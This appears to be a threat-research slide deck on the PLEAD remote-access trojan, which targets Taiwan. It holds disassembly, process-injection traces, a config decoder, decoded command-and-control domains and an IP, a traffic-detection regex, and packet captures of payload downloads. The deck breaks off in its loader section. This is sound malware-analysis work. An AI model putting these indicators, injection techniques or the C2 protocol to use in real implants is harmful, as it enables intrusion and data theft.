

PLEAD

The Phantom
of routers



Who we are

- Charles & Zha0
- APT Research @ Team T5
- Malware analysis, Cyber Threat Tracking



Agenda

- Introduction
- PLEAD began
- PLEAD malware analysis
- PLEAD lateral movement
- GD Rat: Hiding behind PLEAD?
- The phantom of routers
- Conclusion

Introduction


- PLEAD is a RAT used by an APT group targeting Taiwan specifically.
 - developed purely in **shellcode**
 - adopting skillful techniques to obfuscate itself
- The actors use **several RATs** at the same time
- They have excellent tools for their **post exploitation** job.
- **Routers** were leveraged to hide their footprints

Agenda

- Introduction
- PLEAD began
- PLEAD malware analysis
- PLEAD lateral movement
- GD Rat: Hiding behind PLEAD?
- The phantom of routers
- Conclusion

PLEAD began


- The 1st public report about PLEAD was released by trendmicro in 2014, it was named PLEAD in [that report](#):



- **RTLO** tricks were used by them to target TW Gov in that report.
- The only public report about PLEAD so far.

PLEAD began

- The oldest sample we've seen could be dated back to 2011:



- RTLO was also used then 😊

PLEAD began

- We named it “PLEAD” from its instructions:

004037C4	55	PUSH EBP	
004037C5	8BEC	MOV EBP,ESP	
004037C7	6A 00	PUSH 0	
004037C9	8B55 08	MOV EDX,DWORD PTR SS:[EBP+8]	
004037CC	85D2	TEST EDX,EDX	
004037CE	74 6F	JE SHORT dumped.0040383F	
004037D0	807D 0C 00	CMP BYTE PTR SS:[EBP+C],0	
004037D4	7E 5D	JLE SHORT dumped.00403833	
004037D6	C645 FC 03	MOV BYTE PTR SS:[EBP-4],3	
004037DA	8A0A	MOV CL,BYTE PTR DS:[EDX]	
004037DC	80F9 43	CMP CL,43	'C'
004037DF	74 2A	JE SHORT <dumped.cmd_proxy>	
004037E1	42	INC EDX	
004037E2	52	PUSH EDX	
004037E3	80F9 41	CMP CL,41	'A'
004037E6	74 1B	JE SHORT <dumped.cmd_sleep>	
004037E8	80F9 4C	CMP CL,4C	'L'
004037EB	74 25	JE SHORT <dumped.cmd_listdir>	
004037ED	80F9 45	CMP CL,45	'E'
004037F0	74 27	JE SHORT <dumped.cmd_upload>	
004037F2	80F9 50	CMP CL,50	'P'
004037F5	74 29	JE SHORT <dumped.cmd_delete>	
004037F7	80F9 47	CMP CL,47	'G'
004037FA	74 2B	JE SHORT <dumped.cmd_exec>	
004037FC	80F9 44	CMP CL,44	'D'
004037FF	74 2D	JE SHORT dumped.0040382E	
00403801	EB 30	JMP SHORT dumped.00403833	
00403803	FF56 10	CALL DWORD PTR DS:[ESI+10]	

Agenda

- Introduction
- PLEAD began
- **PLEAD malware analysis**
- PLEAD lateral movement
- GD Rat: Hiding behind PLEAD?
- The phantom of routers
- Conclusion

PLEAD

PLEAD MALWARE FAMILIES

PLEAD Analysis

Process Injection (iexplorer.exe)

Address	Hex dump	ASCII
00400000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ?
00400010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	?.....@.....
00400020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00400030	00 00 00 00 00 00 00 00 00 00 00 00 E0 00 00 00	?..
00400040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	?...L?Th
00400050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
00400060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
00400070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode....\$.
00400080	99 B8 1B 91 DD D9 75 C2 DD D9 75 C2 DD D9 75 C2	
00400090	5E C5 7B C2 DC D9 75 C2 B2 C6 7F C2 D6 D9 75 C2	

Register	Value
EDX	0012F910
EBX	00000080
ESP	0012F628
EBP	0012FA28
ESI	00400000 svshostc.00400000
EDI	00008000
EIP	7C80220F kernel32.WriteProcessMemory

Register	Value
C 0	ES 0023 32bit 0(FFFFFFFF)
P 1	CS 001B 32bit 0(FFFFFFFF)
A 0	SS 0023 32bit 0(FFFFFFFF)
Z 1	DS 0023 32bit 0(FFFFFFFF)
S 0	FS 003B 32bit 7FFDF000(FFF)
T 0	GS 0000 NULL
D 0	
O 0	LastErr ERROR_SUCCESS (00000000)
EFL	00000246 (NO,NB,E,BE,NS,PE,GE,LE)

Address	Hex dump	ASCII
0012F628	004061DA	CALL to WriteProcessMemory from svshostc.004061D7
0012F62C	00000080	hProcess = 00000080 (window)
0012F630	00400000	Address = 400000
0012F634	00400000	Buffer = svshostc.00400000
0012F638	00008000	BytesToWrite = 8000 (32768.)
0012F63C	0012F910	pBytesWritten = 0012F910
0012F640	00010007	
0012F644	00000000	
0012F648	00000000	
0012F64C	00000000	
0012F650	00000000	

PLEAD Analysis

The screenshot displays the IDA Pro interface with the following components:

- Graph overview:** A control flow graph showing the execution flow of the `Decode_Configure` function.
- Decode_Configure proc near:**

```

push    esi
xor     ecx, ecx

```
- loc_4037F3:**

```

mov     eax, ecx
mov     esi, 1Fh
cdq
idiv    esi
mov     al, byte_406010[ecx]
xor     al, dl
mov     byte_406010[ecx], al
inc     ecx
cmp     ecx, 310h
jl      short loc_4037F3

```
- loc_403821:**

```

lea     eax, sub_403830
push    eax
lea     eax, byte_406010
call    eax
pop     esi
retn

```
- Assembly view (svchostc.004037F3):**

```

56      PUSH ESI
33C9    XOR ECX, ECX
8BC1    MOV EAX, ECX
BE 1F000000 MOV ESI, 1F
99      CDQ
F7FE    IDIV ESI
8A81 10604000 MOV AL, BYTE PTR DS:[ECX+406010]
32C2    XOR AL, DL
8881 10604000 MOV BYTE PTR DS:[ECX+406010], AL
41      INC ECX
81F9 10030000 CMP ECX, 310
7C DF   JLT SHORT svchostc.004037F3
8D05 30384000 LEA EAX, DWORD PTR DS:[403830]
50      PUSH EAX
8D05 10604000 LEA EAX, DWORD PTR DS:[406010]
FFD0    CALL EAX
5E      POP ESI
C3      RETN

```
- Hex dump:**

Address	Hex dump	ASCII
00406210	41 AD 03 C3 53 33 DB 0F BE 10 3A D6 74 08 C1 CB	A?烟3??:烟 膜
00406220	0D 03 DA 40 EB F1 3B FB 5B 75 E5 5A 8B 42 24 03	. 溴销: u婚 \$
00406230	C3 66 8B 0C 48 8B 42 1C 03 C3 8B 04 88 03 C3 C3	腐?H ? ?腐
00406240	6D 69 63 72 6F 73 6F 66 74 6F 66 66 69 63 65 2E	microsoftoffice.
00406250	33 75 74 69 6C 69 74 69 65 73 2E 63 6F 6D 3A 38	3utilities.com:8
00406260	30 2C 34 34 33 3B 74 64 75 70 64 61 74 65 73 2E	0,443;tdupdates.
00406270	66 72 65 65 64 64 6E 73 2E 63 6F 6D 3A 38 30 2C	freeddns.com:80,
00406280	34 34 33 3B 36 31 2E 32 32 30 2E 32 32 38 2E 31	443;61.220.228.1
00406290	33 38 3A 38 30 2C 34 34 33 00 00 00 08 58 15 00	38:80,443... X .
004062A0	81 5F 57 80 60 46 15 00 97 5F 57 80 78 01 15 00	WD`F . WDX .
004062B0	00 00 00 00 00 00 00 00 00 00 00 00 78 01 38 00	x 8.
004062C0	1A 73 76 73 68 6F 73 74 63 2E 65 78 65 00 00 00	svchostc.exe...

Config Block Decoder

PLEAD Analysis

- PLEAD Traffic Pattern:

```
(GET|POST)\s\/\d{4}\/\w\d+\.(js|asp|jpg|css)\sHTTP\/\d\.\d  
Content Data - Comment CMD: A,C,P,G,E,L,D  
GET      XOR BLOCK (0...0x0D)  
POST     XOR BLOCK (0...0x0B)
```

- The 1st character of content data would be the command (xor with 0x00)
- following immediately with encoded parameter of the command (xor with 1 byte key)

PLEAD Analysis

- PLEAD Traffic Pattern:

Follow TCP Stream

Stream Content

```
GET /0021/b3484515.jpg HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; win32)
Host: tdupdates.freedomdns.com
Cache-Control: no-cache

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 4
Connection: close
```

B8_ → C:


L: cmd_listdir
Listing command of C:\ and return the result

PLEAD Downloader → PLEAD/RACKEY

PLEAD MALWARE FAMILIES

PLEAD Downloader Analysis

- Shellcode (encoded) again!!



PLEAD Downloader Analysis

```


.text:00401539          loc_401539:
.text:00401539  8A 02             mov     al, [edx]
.text:0040153B  8A 4A 01          mov     cl, [edx+1]
.text:0040153E  42              inc     edx
.text:0040153F  42              inc     edx
.text:00401540  FE C8           dec     al
.text:00401542  F6 D0           not     al
.text:00401544  C0 E1 04        shl     cl, 4
.text:00401547  24 0F           and     al, 0Fh
.text:00401549  FE C9           dec     cl
.text:0040154B  32 C1           xor     al, cl
.text:0040154D  8B 06           mov     [esi], al
.text:0040154F  46              inc     esi
.text:00401550  47              inc     edi
.text:00401551  81 FF 42 0B 00 00 cmp     edi, 0B42h
.text:00401557  7C E0           jl      short loc_401539
    
```

Two bytes (ASCII) to 1
byte (binray) encoding

Address	Hex dump	ASCII
003B0A40	02 74 17 83 C7 04 83 C2 04 EB C4 83 45 FC 14 8B	0t? * ? ? ? ?
003B0A50	5D FC E9 77 FF FF FF 33 C0 40 C9 C2 04 00 55 8B	1 w 3 0 0 0 0 0
003B0A60	EC 8B 45 08 85 C0 0F 84 A7 00 00 00 03 40 3C 85	?E? * ...?0<
003B0A70	C0 0F 84 9C 00 00 00 50 0F B7 48 14 8D 5C 01 18	??...P*? ? 0t
003B0A80	53 33 C9 51 51 66 39 48 06 0F 86 84 00 00 00 8B	S3? 0F9H*?...
003B0A90	53 24 F7 C2 00 00 00 02 74 12 68 00 40 00 00 8B	S? ...0t?h.0..
003B0AA0	43 10 50 8B 43 08 50 FF 56 40 EB 52 8B CA C1 E9	C?P ?P U0? ?
003B0AB0	1E F7 C2 00 00 00 20 74 03 83 C9 04 B8 01 00 00	^? ... t? *?..
003B0AC0	00 D3 E0 F7 C2 00 00 00 04 74 03 80 CC 02 8B 4B	.? ? ...?t? ?
003B0AD0	10 85 C9 75 1A F6 C2 40 74 08 8B 4D FC 8B 49 20	? u+?@? ?I
003B0AE0	EB 0B F6 C2 80 74 17 8B 4D FC 8B 49 24 85 C9 76	?? t? ?I? u
003B0AF0	0D 8D 55 F0 52 50 51 8B 53 08 52 FF 56 44 83 45	. ?PQ ?R UD
003B0B00	F8 28 FF 45 F4 8B 5D F8 8B 4D F4 8B 45 FC E9 72	? E?]?M?E r
003B0B10	FF FF FF C9 C2 04 00 E8 4F F9 FF FF C0 27 09 00	? ? ? ? ? ? ? ?
003B0B20	1A 68 74 74 70 3A 2F 2F 64 63 6E 73 2E 63 68 69	+http://dns.chi
003B0B30	63 68 65 6E 68 69 6C 6C 65 72 2E 63 6F 6D 2F 64	ckenkiller.com/d
003B0B40	79 66 77 6D 69 6E 65 2E 6A 70 67 00 77 75 61 75	yfwmine.jpg.wuau
003B0B50	63 6C 74 73 2E 65 78 65 00 4D 53 55 50 44 33 32	clts.exe.MSUPD32
003B0B60	00 43 3A 5C 44 6F 63 75 6D 65 6E 74 73 20 61 6E	.C:\Documents an
003B0B70	64 20 53 65 74 74 69 6E 67 73 5C 41 64 6D 69 6E	d Settings\Admin
003B0B80	69 73 74 72 61 74 6F 72 5C AE E0 AD B1 5C 77 75	istrator\wu

PLEAD Downloader Analysis

- Network traffic



```
Follow TCP Stream (tcp.stream eq 0)

Stream Content

GET /dyfwmine.jpg HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0)
Host: dcns.chickenkiller.com
Cache-Control: no-cache

HTTP/1.1 200 OK
Content-Length: 12288
Content-Type: image/jpeg
Last-Modified: Thu, 18 Sep 2014 07:22:19 GMT
Accept-Ranges: bytes
ETag: "80c7d34711d3cf1:288"
Server: Microsoft-IIS/6.0
Date: Thu, 05 Mar 2015 03:40:34 GMT

T.i.2.U...F.]}...n..',.k....$....{m..Yj..x.. '>...%.2.F.....4
\..)...i..fr.t3.V..m..*Cc...q.s....38..(.._...(.k.8v...{H..i...{k9.+
+...?...IS.....t.Y...T....P..
[.A-b.7....j.....BA.L].....-!...ARS.9...Uo.w..<...
Kd....
m[q.....'.7..)...CG4]cp..hk....j.!N.f....x..xh!b#&.u.c..Yc.%<k.g..0.%p *
%.W.....i. ....a...dt.....q.....c.m...|.m."...k.S..m..y..A.Es..j.m".....
S:.....-.#I..ON..K..... x..y..$.z7n.....{.....G=.&`V..Qa..b...[]
{R.F:..#..D...F..[....]"~.h....O..tmZO.w.'..Z.1md...S?.a.z.....w..1..3i...V.....
[.m%... \...M.....k..n.T....>">.Jc.N...:-0.....F..e...Z...I...*.9w.....] ^*j
[...#.im.....>B.oyax....=.w..X..^.....>\..[.i...u....*.v.$...h,-
K.9G...*.@...
.j...{...'.s...3.6.o.q....?.N...-..v.6.fz*z....$U3.....
,a.P-.N.....CR... ).....8..+....;'....)Q
;.BmOY..I..6.
O....P.[,..u...Q...wI..).rK.zg..$....>.7.....x.F..'..D...(!.!.%.i.
%.. ".....;...C.....{U.....fc./4,....C.R..$.I.....8..>.]..?....8..+.....PX
```

PLEAD Downloader Analysis

00140322	B9 20000000	MOV ECX,20	RC4 Crypt
00140327	52	PUSH EDI	
00140328	290C24	SUB [ESP],ECX	
0014032B	50	PUSH EAX	
0014032C	010C24	ADD [ESP],ECX	
0014032F	51	PUSH ECX	
00140330	50	PUSH EAX	
00140331	E8 CFFCFFFF	CALL 00140005	
00140336	8B46 10	MOV EAX,[ESI+10]	
00140339	8B4E 6C	MOV ECX,[ESI+6C]	
0014033C	8BF8	MOV EDI,EAX	
0014033E	8B50 3C	MOV EDX,[EAX+3C]	
00140341	03C2	ADD EAX,EDX	
00140343	2BCA	SUB ECX,EDX	
00140345	E8 E0010000	CALL 0014052A	
0014034A	3B47 20	CMP EAX,[EDI+20]	
0014034D	74 09	JE SHORT 00140358	
0014034F	8BC7	MOV EAX,EDI	
00140351	E8 AD010000	CALL 00140503	
00140356	EB 10	JMP SHORT 00140368	
00140358	E7	PUSH EDI	

RC4 Key
Shellcode

Address	Hex dump	ASCII
0026E377	64 F2 69 98 32 08 55 A6 8B 8A E6 C0 03 08 46 FD	T...?..?..?..?
0026E388	83 94 24 1C 95 98 F0 78 6D A0 B6 59 6A A7 9E 78	?L?m Vj?x
0026E398	EC C8 27 3E B7 AB E5 25 15 32 12 46 8D 08 09 BA	...?32+F?.
0026E3A8	FE A3 34 5C 1A A8 29 C2 BB 00 69 08 BE 66 72 17	4x+?..i...r?
0026E3B8	74 33 A2 56 F7 2E 6D 9A C3 2A 43 63 01 EE 8E 71	t3kg?m *Co0?q
0026E3C8	BA 73 02 E9 9A F5 33 38 F1 AF 28 F1 CC DE 5F 07	...?..?..?..?
0026E3D8	A5 95 28 09 D2 68 1A 38 76 E7 88 7B FC 48 99 F8	?(.k+8u?c
0026E3E8	69 00 8F 7B 6B 39 B9 2B 2B 17 FB 3F 7F 09 85 49	l. k9?+?d.
0026E3F8	53 E9 C6 C8 BD B6 D5 F4 B0 1B 9D 74 86 59 0C A0	+
0026E408	A9 54 85 F0 F8 BB 50 CA E4 5B 1C 15 41 2D CF 62	...P不[LSA-...
0026E418	88 37 EA DA 9C 8C 6A E9 A7 1A 98 EE 42 41 C3 4C	...?j...+ BA...
0026E428	6C FF E1 D1 8D 08 F9 D5 E9 0E 18 83 F8 2D EA 21	l ...?+ -?
0026E438	E3 07 E0 41 52 53 C5 39 BF E5 91 55 6F B4 77 93	?...RS? .. o...
0026E448	D9 3C B3 E6 EE 0A 4B 64 83 8A 04 98 0D 6D 58 71	?...?Kd?m[q
0026E458	84 99 9D B0 D8 27 D0 F6 37 A2 7F 29 9B AF B1 84	? ..?..??) ?
0026E468	A4 16 43 47 34 5D 63 70 1E A7 68 68 92 C0 D1 AD	?CG4lop...k ...
0026E478	6A D0 21 4E D6 66 D4 E5 F2 AC 78 C7 B3 58 68 6C	j?H...?..?..Xh1
0026E488	62 23 26 E5 75 F2 43 C2 E2 59 63 0B 25 3C 68 CB	b...?..?..?..?..?..?..?..?..?..?..?..?..?
0026E498	67 01 DF 30 B8 25 70 20 A2 25 88 57 9D 9E 13 EB	g0??p *% ?!
0026E4A8	CE F9 A0 69 F7 20 B2 AB 97 19 92 61 FC 9D 0F EA	...?..?..?..?..?
0026E4B8	64 74 B4 88 F8 89 01 A1 EA 8A C6 B4 71 F0 9E 8F	dt??0kg ...?
0026E4C8	07 63 A7 6D ED E2 97 7C 88 B2 6D B8 22 F9 1D 2C	c...?..?..?..?
0026E4D8	F4 E0 68 00 53 B8 BA 6D B5 FD 79 AB 7F 41 1F 45	...k ...m...y?ATE
0026E4E8	73 BD 9E 6A A5 6D 22 99 B1 C9 F4 F9 53 A0 02 B8	s?j...?..?..?..?
0026E4F8	D7 06 E2 82 10 B5 1E 2D AB 23 49 B7 1C 4F 4E 9A	??*?-?I?ON
0026E508	A7 4B F0 D0 01 00 AF 7F 20 78 A9 8A 79 CD 95 24	...?..?..?..?..?
0026E518	AC 7A 37 6E D5 05 13 A2 B2 B1 BE DB EE 0F D7 BE	...?n?! 3 ...?..?..?
0026E528	1A E6 CE 7B 5F 83 A6 8A 92 E8 C8 F8 47 3D AD 26	+...?..?..?..?..?
0026E538	60 56 8D B6 51 61 94 FC 62 C3 14 B8 5B 29 7B 52	'U Qa b?..?..?..?
0026E548	8F 46 3A 17 23 D6 44 AE F4 E1 46 E2 96 5B CA A1	:...?..?..?..?..?
0026E558	83 85 6C 22 08 7E D1 0B 68 99 E1 15 19 99 4F 8C	?!...?..?..?..?

RC4(Shellcode RC4
(Reflective DLL))

PLEAD Downloader Analysis

dyfwmine.data.bin																
Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
00000000	AE	84	69	F3	00	00	00	00	00	00	00	00	00	00	00	00
00000010	00	00	00	00	00	00	00	00	00	00	00	00	D8	00	00	00
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000030	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000040	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000060	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000070	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000080	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00

dyfwmine.data.bin.pe																
Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
00000000	4D	5A	69	F3	00	00	00	00	00	00	00	00	00	00	00	00
00000010	00	00	00	00	00	00	00	00	00	00	00	00	D8	00	00	00
00000020	AE	84	69	F3	00	00	00	00	00	00	00	00	00	00	00	00
00000030	00	00	00	00	00	00	00	00	00	00	00	00	D8	00	00	00
00000040	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000060	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000070	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000080	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000090	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000000A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000000B0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000000C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000000D0	00	00	00	00	00	00	00	00	50	45	00	00	4C	01	03	00
000000E0	B1	87	1A	54	00	00	00	00	00	00	00	00	E0	00	0F	01
000000F0	0B	01	06	00	00	26	00	00	00	06	00	00	00	00	00	00
00000100	50	34	00	00	00	10	00	00	00	40	00	00	00	00	40	00
00000110	00	10	00	00	00	02	00	00	04	00	00	00	00	00	00	00
00000120	04	00	00	00	00	00	00	00	00	60	00	00	00	04	00	00

Shift 20h byte +
Fill MZ Header

PLEAD Loader → PLEAD/RACKEY

PLEAD MALWARE FAMILIES

PLEAD Loader Analysis

.text:004038F9 53	push ebx	
.text:004038FA 56	push esi	
.text:004038FB 57	push edi	
.text:004038FC C7 45 FC 00 00 00 00	mov [ebp+var_4], 0	
.text:00403903 89 65 F0	mov [ebp+var_10], esp	
.text:00403906 6A 40	push 40h ; f1Protect	
.text:00403908 68 00 10 00 00	push 1000h ; f1AllocationType	
.text:0040390D 68 9A 0D 00 00	push 009Ah ; dwSize	
.text:00403912 6A 00	push 0 ; lpAddress	
.text:00403914 FF 15 1C 80 40 00	call ds:VirtualAlloc	
.text:0040391A 8B F0	mov esi, eax	
.text:0040391C 85 F6	test esi, esi	
